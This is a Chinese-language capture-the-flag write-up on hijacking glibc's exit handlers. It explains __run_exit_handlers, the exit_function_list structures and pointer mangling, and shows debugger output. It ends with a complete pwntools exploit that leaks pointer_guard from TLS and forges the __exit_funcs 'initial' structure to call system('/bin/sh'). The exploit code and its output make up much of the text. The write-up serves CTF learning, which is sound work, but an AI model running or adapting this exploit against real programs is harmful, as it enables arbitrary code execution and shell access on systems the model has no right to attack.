


```
void
attribute_hidden
__run_exit_handlers (int status, struct exit_function_list **listp,
		     bool run_list_atexit)
{
  /* First, call the TLS destructors.  */
#ifndef SHARED
  if (&__call_tls_dtors != NULL)
#endif
    __call_tls_dtors ();

  /* We do it this way to handle recursive calls to exit () made by
     the functions registered with `atexit' and `on_exit'. We call
     everyone on the list and use the status value in the last
     exit (). */
```

由源码可知，**__run_exit_handlers**第二个参数（rsi）为**exit_function_list**结构体指针数组，在exit.h中可找到该结构体的定义：




```
struct exit_function_list
  {
    struct exit_function_list *next;
    size_t idx;
    struct exit_function fns[32];
  };
```



```
struct exit_function
  {
    /* `flavour' should be of type of the `enum' above but since we need
       this element in an atomic operation we have to use `long int'.  */
    long int flavor;
    union
      {
  void (*at) (void);
  struct
    {
      void (*fn) (int status, void *arg);
      void *arg;
    } on;
  struct
    {
      void (*fn) (void *arg, int status);
      void *arg;
      void *dso_handle;
    } cxa;
      } func;
  };
```


继续看**__run_exit_handlers函数，程序首先会调用tls的析构函数__call_tls_dtors**，随后会判断并执行各个**listp**中的函数:



```
  while (*listp != NULL)
    {
      struct exit_function_list *cur = *listp;

      while (cur->idx > 0)
    {
      const struct exit_function *const f =
        &cur->fns[--cur->idx];
      switch (f->flavor)
        {
          void (*atfct) (void);
          void (*onfct) (int status, void *arg);
          void (*cxafct) (void *arg, int status);

        case ef_free:
        case ef_us:
          break;
        case ef_on:
          onfct = f->func.on.fn;
#ifdef PTR_DEMANGLE
          PTR_DEMANGLE (onfct);
#endif
          onfct (status, f->func.on.arg);
          break;
        case ef_at:
          atfct = f->func.at;
#ifdef PTR_DEMANGLE
          PTR_DEMANGLE (atfct);
#endif
          atfct ();
          break;
        case ef_cxa:
          cxafct = f->func.cxa.fn;
#ifdef PTR_DEMANGLE
          PTR_DEMANGLE (cxafct);
#endif
          cxafct (f->func.cxa.arg, status);
          break;
        }
    }

      *listp = cur->next;
      if (*listp != NULL)
    /* Don't free the last element in the chain, this is the statically
       allocate element.  */
    free (cur);
    }
```

上述代码是根据**f->flavor**的值，来执行不同的函数，这里执行函数是用的**PTR_DEMANGLE**，google查一下，可以发现**PTR_DEMANGLE**是用于**指针加密**的宏定义：

https://sourceware.org/glibc/wiki/PointerEncryption



Pointer Encryption

Pointer encryption is a glibc security feature which aims to increase the difficulty to attackers of manipulating pointers - particularly function pointers - in glibc structures. This feature has also been referred to as "pointer mangling" or "pointer guard".

Implementation

A glibc port can support pointer encryption by implementing two macros:

Toggle line numbers

```
#define PTR_MANGLE(var)
#define PTR_DEMANGLE(var)

```

These macros should XOR a known per-process value with the pointer `var` and return it. A corresponding pair of macros should also be implemented for use from assembly code so, for example, the pointers in `jmp_buf` can be encrypted, but these macros can be port-specific.

The startup code initializes a variable to a random value for use in these macros. There are two ways to access this variable which can be selected based on their relative performance on the target architecture. glibc only supports using one access method in any specific port however.

In general any port where the thread pointer is stored in a general purpose register will most likely find the per-thread scheme is the fastest method. Ports like ARM where access to the thread pointer can involve an instruction that can take many cycles or a call into the kernel may prefer to use global variables. This benchmark code will give you an indication of which method is fastest. The thread pointer relative accesses will be slightly faster in practice than in the benchmark as the offset will be a compile time constant for the purposes of loading the pointer guard.

Global variables

The pointer encryption guard value is initialized by the dynamic linker in the case of a dynamically linked executable and by the C library startup code in the case of a statically linked executable.

The dynamic linker exposes two variables, `__pointer_chk_guard_local` is hidden and can be used by dynamic linker code to access the guard value more efficiently, and `__pointer_chk_guard` is global and should be used by the dynamically linked C library.

Toggle line numbers

```
uintptr_t __pointer_chk_guard_local attribute_relro attribute_hidden __attribute__ ((nocommon));
strong_alias (__pointer_chk_guard_local, __pointer_chk_guard)
```

The static C library startup code only provides `__pointer_chk_guard_local` as global access to the variable is not required in a static link.

其中用到了**__pointer_chk_guard**。

__pointer_chk_guard和stack_guard（即我们俗称的canary）差不多，也是定义在tls结构体中的，定义如下：

> **Thread-local storage** (**TLS**) is a computer programming method that uses static or global memory local to a thread.


```C
typedef struct
{
  void *tcb;          /* Pointer to the TCB.  Not necessarily the
                         thread descriptor used by libpthread.  */
  dtv_t *dtv;
  void *self;         /* Pointer to the thread descriptor.  */
  int multiple_threads;
  int gscope_flag;
  uintptr_t sysinfo;
  uintptr_t stack_guard;
  uintptr_t pointer_guard;
  ...
} tcbhead_t;
```

和canary一样，也是一个随机的值。

通过上述内容，我们可以通过任意写伪造listp中的指针，并伪造**exit_function_list**结构体中的exit_function实现控制流的劫持，以达到攻击目的。其中exit_function是被加密的，加密所需的tls结构体中的point_guard是随机值，可以通过任意读来进行泄漏。


5. 部署攻击

   通过调试，不难看出，调用`__run_exit_handlers`时的listp对应的就是**__exit_funcs**




```
   0x7ffff7a47040 <exit>          lea    rsi, [rip + 0x38a5b1] <0x7ffff7dd15f8>
   0x7ffff7a47047 <exit+7>        sub    rsp, 8
   0x7ffff7a4704b <exit+11>       mov    edx, 1
 ► 0x7ffff7a47050 <exit+16>       call   __run_exit_handlers <0x7ffff7a46f20>
        rdi: 0x0
        rsi: 0x7ffff7dd15f8 (__exit_funcs) —▸ 0x7ffff7dd2c40 (initial) ◂— 0x0
        rdx: 0x1

   0x7ffff7a47055                 nop    word ptr cs:[rax + rax]
   0x7ffff7a4705f                 nop
   0x7ffff7a47060 <on_exit>       push   rbp
   0x7ffff7a47061 <on_exit+1>     push   rbx
   0x7ffff7a47062 <on_exit+2>     mov    rbx, rdi
   0x7ffff7a47065 <on_exit+5>     lea    rdi, [rip + 0x38a58c] <0x7ffff7dd15f8>
   0x7ffff7a4706c <on_exit+12>    mov    rbp, rsi
```

其中**__exit_funcs指向inital**，而**inital**是**exit_function_list**结构体，定义如下：




```
struct exit_function_list
  {
    struct exit_function_list *next;
    size_t idx;
    struct exit_function fns[32];
  };
```



```
struct exit_function
  {
    /* `flavour' should be of type of the `enum' above but since we need
       this element in an atomic operation we have to use `long int'.  */
    long int flavor;
    union
      {
  void (*at) (void);
  struct
    {
      void (*fn) (int status, void *arg);
      void *arg;
    } on;
  struct
    {
      void (*fn) (void *arg, int status);
      void *arg;
      void *dso_handle;
    } cxa;
      } func;
  };
```

首先通过调试看下initial结构体的正常值：




```
pwndbg> x/20xg 0x7ffff7dd2c40
0x7ffff7dd2c40 <initial>:      0x0000000000000000      0x0000000000000001
0x7ffff7dd2c50 <initial+16>:   0x0000000000000004      0x92b63d59b8fb011c
0x7ffff7dd2c60 <initial+32>:   0x0000000000000000      0x0000000000000000
0x7ffff7dd2c70 <initial+48>:   0x0000000000000000      0x0000000000000000
0x7ffff7dd2c80 <initial+64>:   0x0000000000000000      0x0000000000000000
0x7ffff7dd2c90 <initial+80>:   0x0000000000000000      0x0000000000000000
0x7ffff7dd2ca0 <initial+96>:   0x0000000000000000      0x0000000000000000
0x7ffff7dd2cb0 <initial+112>:  0x0000000000000000      0x0000000000000000
0x7ffff7dd2cc0 <initial+128>:  0x0000000000000000      0x0000000000000000
0x7ffff7dd2cd0 <initial+144>:  0x0000000000000000      0x0000000000000000
```

即

> next=NULL, idx=1, fns->flavor=4, fns->func=0x92b63d59b8fb011c


其中fns->func是加密后的值，可通过调试查看其解密流程：



```
   0x7ffff7dfea00 <__run_exit_handlers+208>    cmp    rdx, 4
   0x7ffff7dfea04 <__run_exit_handlers+212>    jne    __run_exit_handlers+96 <__run_exit_handlers+96>

   0x7ffff7dfea06 <__run_exit_handlers+214>    mov    rdx, qword ptr [rax + 0x18]
   0x7ffff7dfea0a <__run_exit_handlers+218>    mov    rdi, qword ptr [rax + 0x20]
   0x7ffff7dfea0e <__run_exit_handlers+222>    mov    qword ptr [rax + 0x10], 0
 ► 0x7ffff7dfea16 <__run_exit_handlers+230>    mov    esi, ebp
   0x7ffff7dfea18 <__run_exit_handlers+232>    ror    rdx, 0x11
   0x7ffff7dfea1c <__run_exit_handlers+236>    xor    rdx, qword ptr fs:[0x30]
   0x7ffff7dfea25 <__run_exit_handlers+245>    call   rdx
```

先循环右移0x11位，随后与pointer_guard异或，不是很复杂。反推加密流程即先异或pointer_guard再循环左移0x11位。

最终伪造的initial结构体如下：



```
# msg: struct exit_function_list
msg =  p64(0) # *next;
msg += p64(1) # idx;
msg += p64(4) # fns->flavor
msg += p64(ROL(system^pg,0x11)) + p64(binsh) # fns->func
```

本题难点在于伪造intial结构体，其余操作都是基础操作，就不详述了，详见exp.py

> 其中远程libc的__exit_funcs和tls结构体的偏移量是固定的，可以调试或者可爆破出来

6. 最终exp

```
#!/usr/bin/python
#coding=utf-8
#__author__:TaQini

from pwn import *

local_file  = './2+1'
local_libc  = '/lib/x86_64-linux-gnu/libc.so.6'
remote_libc = './libc.so.6'

is_local = False
is_remote = False

if len(sys.argv) == 1:
    is_local = True
    p = process(local_file)
    libc = ELF(local_libc)
elif len(sys.argv) > 1:
    is_remote = True
    if len(sys.argv) == 3:
        host = sys.argv[1]
        port = sys.argv[2]
    else:
        host, port = sys.argv[1].split(':')
    p = remote(host, port)
    libc = ELF(remote_libc)
```

```
elf = ELF(local_file)

context.log_level = 'debug'
context.arch = elf.arch

se      = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
sea     = lambda delim,data         :p.sendafter(delim, data)
rc      = lambda numb=4096          :p.recv(numb)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info_addr = lambda tag              :p.info(tag + ':
{:#x}'.format(eval(tag)))

def debug(cmd=''):
    if is_local: gdb.attach(p,cmd)

def ROL(data,off):
    tmp = bin(data)[2:].rjust(64,'0')
    return int(tmp[off:]+tmp[:off],2)

def ROR(data,off):
    tmp = bin(data)[2:].rjust(64,'0')
    return int(tmp[64-off:]+tmp[:64-off],2)

# get libc base addr
ru('Gift: ')
libcbase = eval(ru('\n')) - libc.sym['alarm']
info_addr('libcbase')

# calc system and binsh addr
system = libcbase + libc.sym['system']
binsh = libcbase + libc.search('/bin/sh').next()

# calc addr of pointer_guard in tls
# local env: ubuntu16.04 libc2.23ubuntu11.2
pointer_guard = 0x5e3730 + libcbase
if is_remote:
    pointer_guard = 0x5ed730 + libcbase
    print 'remote now....'
info_addr('pointer_guard')

# leak pointer_guard
sea('read?:',p64(pointer_guard))
ru('data: ')
pg = u64(rc(8))
info_addr('pg')

# calc addr of __exit_funcs in libc
__exit_funcs = 0x3c45f8 + libcbase
info_addr('__exit_funcs')
```

```
# overwrite inital in __exit_funcs
sea('write?:',p64(__exit_funcs))

# fake inital: struct exit_function_list
msg =  p64(0) # *next;
msg += p64(1) # idx;
msg += p64(4) # fns->flavor
msg += p64(ROL(system^pg,0x11)) + p64(binsh) # fns->func

sla('msg: ', msg)

p.interactive()
```